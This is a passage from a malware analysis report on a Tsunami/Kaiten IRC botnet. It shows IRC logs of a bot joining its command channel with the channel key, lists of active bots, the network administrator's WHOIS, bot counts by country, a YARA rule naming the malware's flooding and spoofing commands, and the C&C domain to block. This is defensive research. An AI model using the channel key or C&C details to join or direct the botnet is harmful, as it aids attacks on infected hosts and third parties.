irc.Internet.com 005 WIMHRM HCN INVEK KICKLEN=307 KNOCK MAP MAXCHANNELS=100 MAXLIST=b:60,e:60,I:60 MAXNICKLEN=30 MINNICKLEN=0 MODES=12 NAMESX NETWORK=Internet :are supported by this server
irc.Internet.com 005 WIMHRM NICKLEN=30 PREFIX=(qoahv)-@%+ QUILLEN=307 SAFELIST SILENCE=15 STATUSMSG=-@%+ TARGMAX=DCCALLOW:,ISON:,JOIN:,KICK:4,KILL:,LIST:,NAMES:1,NOTICE:1,PART:,PRIVMSG:4,SAJOIN:,SAPART:,TAGMSG:1,USERHOST:,USERIP:,WATCH:,WHOIS:1,WHOWAS:1 TOPICLEN=360 UHNAMES USERIP WALLCHOPS WATCH=128 :are supported by this server
irc.Internet.com 005 WIMHRM WATCHOPTS=A WHOX :are supported by this server
irc.Internet.com 396 WIMHRM 59715A02.C49F80EB.4E9AEO9.IP :is now your displayed host
irc.Internet.com 251 WIMHRM :There are 163 users and 1 invisible on 1 servers
irc.Internet.com 252 WIMHRM 1 :operator(s) online
irc.Internet.com 254 WIMHRM 2 :channels formed
irc.Internet.com 255 WIMHRM :I have 164 clients and 0 servers
irc.Internet.com 265 WIMHRM 164 182 :Current local users 164, max 182
irc.Internet.com 266 WIMHRM 164 182 :Current global users 164, max 182
irc.Internet.com 422 WIMHRM :MOTD File is missing
:WIMHRM MODE WIMHRM :+iwx
MODE WIMHRM -xi
JOIN #internet :key_of_channel
WHO WIMHRM
irc.Internet.com 396 WIMHRM :is now your displayed host
:WIMHRM MODE WIMHRM :-ix
:WIMHRM!BBGQEY@ JOIN :#internet
irc.Internet.com 353 WIMHRM = #internet :WIMHRM PPDx -magician SDZW VUOBPRWQ NEKIJOU DFCIGN UGATE CZAOP EKJGK MKNOMLFD KXFCGLCU AMDGVSQH BNUIZYZ BEZFGYO ZWQRCZO GPZY KFZFLH EQEU VSYG
FEEZQITB ANMW RMHN NORUG DULOE XLGHPWET ROWBTT RXHDL JGOERLWI CSUCDL RBACAI WMDNKQY JILLZBY FNRTBZ GZTD QLAOKEV ZHFESXO LDFPL HWEKXT THQGBZNS AEMK JLJLAXWQ FUZO ZFOZ ATNSD JENI DPQWLBMF
MAQCYKX NECBX JPECC VBSOPBY MJQPQHO XBBOJ KRUCPMS TBHBMF GXQNPMS VGTJM GTTZQ WIECQLBU
irc.Internet.com 353 WIMHRM = #internet :LMZA XHOTJKY LOPQ CBKE JHKJYK BOMB PRRS UXVFP KQUGYXD ZTHSEVND XLMDU KQNLPLR UFIZCDP EPKRP CHMS KJAGGCV YIZY NBKBR SUCKME XQKTKRHP WXGZWH RVMMNX
OQSYJMWV CYWIYT KXOVX YIQZMNSN ISMEQE XPEPG QHUIJK PLMRR NVQHO NETD FURPSXMM PRYYP BGPVPL PRGO BCNACC HHAU FOKT DMJYSVK SNJZTLX SHYZXVG JYWR CSWMSFK LRMMX RYRHM CHKMHJIZ AISSU NZFYH XHUTPI
GGHPLLX JPJCPX BRFJ JSIG WPKG XVEYQXAC ZCADEOZT HQWKBNS FSTFY TKMAC TQRTFBG
irc.Internet.com 353 WIMHRM = #internet :XODX YDM SYDJBH MHIZY VMOGUTQR WJWTO ZLLUFONZ VMOQDYV QCHNCLYR AVJBMFBZ RHPJQI EUCC ZOUHSJY HKFNPH JYBVPXL BYXNMXGM EHCPT DQLAJJ UORH THTMXNQ
NDPAOBBC CTYXBOK ALHLQH XXYU GYLIOB LKTFX ZXRNP ZCMJXW IAUB RCHUQXD ODNUI YBPQHUK ISYTQV FBBXHLN LUXB KROQQD VXJTSJG HGAXM GECS DTEZQ ZQAA LTNJ TBRLKDL GROMM
irc.Internet.com 366 WIMHRM #internet :End of /NAMES list.
irc.Internet.com 352 WIMHRM #internet :BBGQEY
irc.Internet.com 315 WIMHRM WIMHRM :End of /WHO list.
```

Figure 11. Shodan information

The following image shows the bot's connection to the IRC server (UnrealIRCd 5.0.6) and the entry to the *#internet* channel (with the password *“.key\_of\_channel”*). The creation date of this server was October 4 at 6:12 PM PDT.

```
irc.Internet.com NOTICE * :*** Looking up your hostname...
irc.Internet.com NOTICE * :*** Couldn't resolve your hostname; using your IP address instead
NICK WIMHRM
USER BBGQEY localhost localhost :CDTZA
PING :!A84292C
irc.Internet.com 001 WIMHRM :Welcome to the internet IRC Network WIMHRM!BBGQEY@
irc.Internet.com 002 WIMHRM :Your host is irc.internet.com, running version UnrealIRCd-5.0.6
irc.Internet.com 003 WIMHRM :This server was created Sun Oct 4 2020 at 18:12:45 PDT
irc.Internet.com 004 WIMHRM irc.internet.com UnrealIRCd-5.0.6 iowrsxzdHIDZRpWGT8B lvhopsmtikragbeIHZMQNRTOVKDDGLPZSCcF
irc.Internet.com 005 WIMHRM AWAYLEN=307 BOT=8 CASEMAPPING=ascii CHANLIMIT=:100 CHANMODES=beI,kf,IH,psmtirzMQNRTOVKDDGPZSCc CHANNELLEN=32 CHANTYPES=# CLIENTTAGENY=*,-draft/typing,-typing
DEAF=d ELIST=MUCT EXCEPTS EXTBAN=-,ptwSOcarngjF :are supported by this server
irc.Internet.com 005 WIMHRM HCN INVEK KICKLEN=307 KNOCK MAP MAXCHANNELS=100 MAXLIST=b:60,e:60,I:60 MAXNICKLEN=30 MINNICKLEN=0 MODES=12 NAMESX NETWORK=Internet :are supported by this server
irc.Internet.com 005 WIMHRM NICKLEN=30 PREFIX=(qoahv)-@%+ QUILLEN=307 SAFELIST SILENCE=15 STATUSMSG=-@%+ TARGMAX=DCCALLOW:,ISON:,JOIN:,KICK:4,KILL:,LIST:,NAMES:1,NOTICE:1,PART:,PRIVMSG:4,SAJOIN:,SAPART:,TAGMSG:1,USERHOST:,USERIP:,WATCH:,WHOIS:1,WHOWAS:1 TOPICLEN=360 UHNAMES USERIP WALLCHOPS WATCH=128 :are supported by this server
irc.Internet.com 005 WIMHRM WATCHOPTS=A WHOX :are supported by this server
irc.Internet.com 396 WIMHRM 59715A02.C49F80EB.4E9AEO9.IP :is now your displayed host
irc.Internet.com 251 WIMHRM :There are 163 users and 1 invisible on 1 servers
irc.Internet.com 252 WIMHRM 1 :operator(s) online
irc.Internet.com 254 WIMHRM 2 :channels formed
irc.Internet.com 255 WIMHRM :I have 164 clients and 0 servers
irc.Internet.com 265 WIMHRM 164 182 :Current local users 164, max 182
irc.Internet.com 266 WIMHRM 164 182 :Current global users 164, max 182
irc.Internet.com 422 WIMHRM :MOTD File is missing
:WIMHRM MODE WIMHRM :+iwx
MODE WIMHRM -xi
JOIN #internet :key_of_channel
WHO WIMHRM
irc.Internet.com 396 WIMHRM :is now your displayed host
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FEEZQITB ANMW RMHN NORUG DULOE XLGHPWET ROWBTT RXHDL JGOERLWI CSUCDL RBACAI WMDNKQY JILLZBY FNRTBZ GZTD QLAOKEV ZHFESXO LDFPL HWEKXT THQGBZNS AEMK JLJLAXWQ FUZO ZFOZ ATNSD JENI DPQWLBMF
MAQCYKX NECBX JPECC VBSOPBY MJQPQHO XBBOJ KRUCPMS TBHBMF GXQNPMS VGTJM GTTZQ WIECQLBU
irc.Internet.com 353 WIMHRM = #internet :LMZA XHOTJKY LOPQ CBKE JHKJYK BOMB PRRS UXVFP KQUGYXD ZTHSEVND XLMDU KQNLPLR UFIZCDP EPKRP CHMS KJAGGCV YIZY NBKBR SUCKME XQKTKRHP WXGZWH RVMMNX
OQSYJMWV CYWIYT KXOVX YIQZMNSN ISMEQE XPEPG QHUIJK PLMRR NVQHO NETD FURPSXMM PRYYP BGPVPL PRGO BCNACC HHAU FOKT DMJYSVK SNJZTLX SHYZXVG JYWR CSWMSFK LRMMX RYRHM CHKMHJIZ AISSU NZFYH XHUTPI
GGHPLLX JPJCPX BRFJ JSIG WPKG XVEYQXAC ZCADEOZT HQWKBNS FSTFY TKMAC TQRTFBG
irc.Internet.com 353 WIMHRM = #internet :XODX YDM SYDJBH MHIZY VMOGUTQR WJWTO ZLLUFONZ VMOQDYV QCHNCLYR AVJBMFBZ RHPJQI EUCC ZOUHSJY HKFNPH JYBVPXL BYXNMXGM EHCPT DQLAJJ UORH THTMXNQ
NDPAOBBC CTYXBOK ALHLQH XXYU GYLIOB LKTFX ZXRNP ZCMJXW IAUB RCHUQXD ODNUI YBPQHUK ISYTQV FBBXHLN LUXB KROQQD VXJTSJG HGAXM GECS DTEZQ ZQAA LTNJ TBRLKDL GROMM
irc.Internet.com 366 WIMHRM #internet :End of /NAMES list.
irc.Internet.com 352 WIMHRM #internet :BBGQEY
irc.Internet.com 315 WIMHRM WIMHRM :End of /WHO list.
```

Figure 12. IRC server connection

It should be noted that the IRC server was active during the sample analysis and had about 300 bots.



```

-!- WINHRM [BQGEYB] has joined #internet
Users: #internet
-magiclan DTEZO ISHGE NDA9BBC RYMWX VZBT
ABSTWV DTRFHSK NCEBX RWHM WAKPKGX
ADLOPMP ECKPKKB IXHYFFN NEFSL RXHDL WBRUIJZ
AEMK EFLABJE IZEWY NEK1JOU RYRHM WFHCP
AGVYKRL EHGPT IZTO NORUG RZPBLGOE WIECQLBU
ALHLQH EJQBFQJ JENI NSLSOQH SCWFKB WINHRM
AMDQVSOH EJWMMHZ JHR1JKY NTKRR SHYZAVG WJQCVA
ANMM EKHZI JIHLT ANQHO STYDJBH WJTO
AQLYSFGQ EKJGK JIKCLJEP NKLAFD SKGAA WLURG
ASYC ELFVEIUW JILLZBY NZFYB SNJZTLX WMDKQY
ATFAYZB EPRKP J1JLAXWQ NZKZFR SMOQV WMLJKZ
ATNSD EQUE JPECZ OBEEKQV SQGD WPKG
AUNYXIO EGGKX JSIG OBXAE SUCKMF WSOUNR
ANOPCFBL EUCG JYBVPKL ODIJI SVLBU WKGZM
AZBAEYBW EMSVD JYFK OGBYU TAUTQ WKSQDRR
BRCNSD FAVG JYMMR OGCMDZ TBHMF WKNFLGOX
BCNACC FBXHLN KFMC OHFDS TKDB WYDNI
BEZFGYO FDKT KFRJ OMZQINS THQGBZNS XBBQJ
BGKPV FEFHB KFZFLH OPDPULB THTMXNQ XGDTUPO
BOMB FEZQITB KYJZUCP OQSYJMVW TLUCBB XHOTJMY
BRXVDOEM FGQZYTE KZYQWVN OUDM TOOSE XEGBR
BRFJ FJPKCZV KKEI OUIDI TQRTFBG XLGMPWT
BTEZY FOKJW KQNLPLR OMTG TRTSZG XLWDU
BYXNMGM FSTYF KQUGYXD OXS8 TUPQ XDX
CHKMHJZ FURPSXM KRDW PALS TYLRJAO XOOZIMM
CIGF FUZO KRUCMB PAUE TZORG XQTKMHP
CKCRNHC FMAJW KFGGLCU PRCPA TZFYC XVEYQAXC
CMS FYN KXKX PEKMGFU UABCA XXYU
COHYR GECS KYPDJ PHHG UDRO YBPQH
CPGB GGHPLNX LDPL PKSYDR UFUJGH YDWM
CQEFY GIKR LKTF PLMRR UFUZCDP YIZY
CRNZUM GPZV LKXGMYQA PPDX UGATE YOCTA
CSTOYTD GROM RZA PPHH ULNCLS YTKA
CSUCDL GQANPS LQFO PRKPA UDJI YQZKSMN
CSWMSFX GYLIB LOWLW PQLM U3MRJVFK ZAOCKFN
CTYJXOK GZTD LPLC PRGO ULXXICT ZCADEOZT
CXYYX HDMXRXV LRMXX ZPSELGM ZCMXW
CZAP HELGICI LSLG PZWM UONH ZFOZ
CZHEATW HGAKM LTGHR QCHCLYR URJGG ZHFESXO
DBIAE HMAV LTIQO QDHRD UXFRRAD ZDEP
DCTVLCY HKNFPPH LTNJ QLAQEV UKOT ZJQSN
DFCIGN HQWBNS LUXB QRKWZ UKVFP ZJZ
DGGFJ HSLHB LYJASJO QHJLJ VBSOPBY ZLLUFONZ
DHHWB HWEKT MACQYK QN3CYAG VBT ZOUHSJY
DIDLKPY HXUTPI METO QXQIPIL VFNJ ZQA
DIBAKOM HZIKNSR MHIZY OYK VBT ZRUFND
DMJYSNK TAUB HMQV RBACAT VEZKDEQ ZUETFRD
DRQWLBF IDFW M3JOPMO RCHUQD VKRZ ZUHMTKZ
DPHTFOU IKR3WF MKNMLFD RCHBBBHV VSYG ZGVYU
DPYD IKRWG MPTRM RDQK VQPDVW ZZFEMW
DQLAJ ILAPB MTJRNVO RHPJQI VQUGTQR ZZRAAYW
DQNI INZQK NBKR ROWITT VXJSDJ
-!- Ircs: #internet: Total of 311 nicke 1 opsy, 0 hallops, 0 voices, 310 normal
-!- Channel #internet created Tue Oct 6 20:28:39 2020
-!- Ircs: Join to #internet was synced in 1 secs
02:01 -!- #internet JENI H 0 SPNVA [HQP]
02:01 -!- #internet ALHLQH H 0 DVMTDR [XBLZKBF]
02:01 -!- #internet FUZO H 0 ME1VFG [Net NMOHC]
02:01 -!- #internet VVUQTOR H 0 BMDU [E VSGTDII]
02:01 -!- #internet PLMRR H 0 IAXT [hbb-] .sk OPEUMDC
02:01 -!- #internet YBPQHUK H 0 LXVMDY [IGXBWGBR]
02:01 -!- #internet XHOTJMY H 0 WMOACN [METKZL]
02:01 -!- #internet SUCKMF H 0 VMLJ [OSAVKOT]
02:01 -!- #internet TBHMF H 0 YYLMLC [EINWE]
02:01 -!- #internet GXQNP5 H 0 LIDAG [TVTQIF]
02:01 -!- #internet KQNLPLR H 0 YJQSC [net JEGCCGQ]
02:01 -!- #internet LTHJ H 0 IQF [UDMJ]
02:01 -!- #internet ODMUI H 0 J3CGSI [BSCPALG]
02:01 -!- #internet NZKZFR H 0 WMLJK [UUMDJ]
02:01 -!- #internet GYLIB H 0 MKLM [BSCPALG]
02:01 -!- #internet RXHDL H 0 STUYO [MXUJO]
02:01 -!- #internet CZAP H 0 JRYEQ [ZSKSEWQ]
02:01 -!- #internet GPZV H 0 OMGA [PSXJGHS]
02:01 -!- #internet BGKPV H 0 RCHFQ [jp VBZMKA]
02:01 -!- #internet EUCG H 0 IEQ [PUTL]
02:01 -!- #internet JYMMR H 0 AONCH [TCUIK]
02:01 -!- #internet ZTHSEVND H 0 LVD [net HOPESIS]
02:01 -!- #internet CMS H 0 IYTPCF [DFKL]
02:01 -!- #internet EHCPT H 0 COVSG [WADVXJUF]
02:01 -!- #internet XVEYQAXC H 0 ZTQQA [YDXPRNL]
02:01 -!- #internet JHR1JKY H 0 OVTKR [com SLMOICO]
02:01 -!- #internet LDFPL H 0 CAKFG [SHGUR]
02:01 -!- #internet THQGBZNS H 0 YFNUGA [sk NLORC]
02:01 -!- #internet CHKMHJZ H 0 UCUDV [WCUJZFC]
02:01 -!- #internet ANM H 0 OTAXXS [nl KGYO]
02:01 -!- #internet KRUCPMB H 0 ZEROO [IZOEL]
02:01 -!- #internet VQPDVW H 0 MLK [net TKNDNDK]
02:01 -!- #internet QHJLJ H 0 KHG [com VRZEIJ]
02:01 -!- #internet WJTO H 0 XUN [JVPFR]
02:01 -!- #internet GGHPLNX H 0 ENRM [LBTO]
02:01 -!- #internet RHPJQI H 0 AVDS [JINW]
02:01 -!- #internet GECS H 0 IZIM [fo MITX]
02:01 -!- #internet HXUTPI H 0 AKUJ [sk BHRH]
02:01 -!- #internet RWH H 0 ZVBM [MWRJ]
02:01 -!- #internet BOMB H 0 UFKC [IAHCNG]
02:01 -!- #internet NEK1JOU H 0 FXD [CHATELJ]
02:01 -!- #internet RCHUQD H 0 INMU [NOVHKFAP]
02:01 -!- #internet ZFOZ H 0 MYG [BJKK]
02:01 -!- #internet KXFGGLCU H 0 BIXM [PQCSDIG]
02:01 -!- #internet XQTKOMP H 0 XOTPU [CDUFJF]
02:01 -!- #internet PRGO H 0 MCDQ [om JEWGKARU]
02:01 -!- #internet GROM H 0 CRH [LTLVA]
02:01 -!- #internet ZHFESXO H 0 AFQ [UOVBS]
02:01 -!- #internet MACQYK H 0 RLQS [GYOPTJ]
02:01 -!- #internet WPKG H 0 VCCO [GCCT]
02:01 -!- #internet KFZFLH H 0 XDB [VRZGL]
02:01 -!- #internet CSUCDL H 0 BFZ [KWIN]
02:01 -!- #internet METO H 0 NYYP [MLLEW]
02:01 -!- #internet RBACAT H 0 OBQP [nl CRRCMAYU]
02:01 -!- #internet EQUE H 0 ZNDAL [be WTPQP]

```

Figure 13. Active bots

In the previous output you can see the “Network Administrator” of this server under the nickname “magician”.

```

02:01 -!- End of /WHO list
02:01 -!- #internet magician Hs*~ 0 magic@netadmin.example.org [realname]
02:01 -!- End of /WHO list
02:02 -!- magician [magic@netadmin.example.org]
02:02 -!- ircname : realname
02:02 -!- channels : @#opers ~#internet
02:02 -!- server : irc.internet.com [internet]
02:02 -!- : IRC Operator
02:02 -!- : is using a Secure Connection
02:02 -!- : is a Network Administrator
02:02 -!- idle : 0 days 1 hours 26 mins 31 secs [signon: Fri Oct 9 00:29:21 2020]
02:02 -!- End of WHOIS

```

Figure 14. Magician (Network Administrator)

The number of bots by country that were found at the time of analysis is listed below:

- 70 US, United States
- 30 DE, Germany
- 22 GB, United Kingdom
- 19 HK, Hong Kong
- 12 NL, Netherlands
- 12 IT, Italy
- 11 RU, Russian Federation
- 10 SK, Slovakia
- 10 FR, France
- 10 CN, China
- 10 AU, Australia

- 9 TR, Turkey
- 9 IE, Ireland
- 8 AT, Austria
- 7 MY, Malaysia
- 6 SG, Singapore
- 6 GL, Greenland
- 5 TW, Taiwan
  
- 5 CH, Switzerland
- 4 MX, Mexico
- 4 KR, Korea, Republic of
- 4 JP, Japan
- 4 CZ, Czech Republic
- 4 CA, Canada
- 4 AR, Argentina
- 3 BE, Belgium
- 2 SE, Sweden
- 2 RS, Serbia
- 2 RO, Romania
- 2 PR, Puerto Rico
- 2 LU, Luxembourg
- 2 ID, Indonesia
- 2 HU, Hungary
- 2 DO, Dominican Republic
- 1 ES, Spain
- 1 BR, Brazil

## **Indicators of compromise**

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Yara rule:

```

rule Tsunami {
  meta:
    author = "BlackArrow Unit (Tarlogic)"
    description = "Detection of Tsunami/Kaiten sample based on embedded strings"
    md5 = "969013b23e440fe31be70daac6d7edb2"
    sha1 = "5369a0122fd3b75ffdd110cc86ccc2d8ae2fa130"
  strings:
    $elf = { 7f 45 4c 46 }

    $x1 = "= Kills the client"
    $x2 = "Kaiten wa goraku"
    $x3 = "syn flooder that will kill most"
    $x4 = "NOTICE %s :Killing pid"
    $x5 = ":Removed all spoofs"
    $x6 = "TSUNAMI <target>"
    $x7 = "Do something like: 169.40"
    $x8 = ":Spoofs: %d.%d.%d.%d"
    $x9 = "NOTICE %s :UDP <target>"
    $x10 = "NOTICE %s :GET <http address> "
    $x11 = "NOTICE %s :NICK <nick>"
    $x12 = "NOTICE %s :UNKNOWN <target>"
    $x13 = "NOTICE %s :KILLALL"
    $x14 = "GETSPOOFS"

  condition:
    $elf in (0..4) and 6 of ($x*) and filesize < 120KB
}

```

It is recommended to filter the domain linked to the C&C (lib.pygensim.com) and establish rules in the corresponding networking devices (firewalls, IDS / IPS) to identify outgoing IRC traffic as this is a protocol rarely used in business environments. In the case of using SNORT, consider the detection rules listed at: [https://www.snort.org/search?query=irc&submit\\_search=](https://www.snort.org/search?query=irc&submit_search=)

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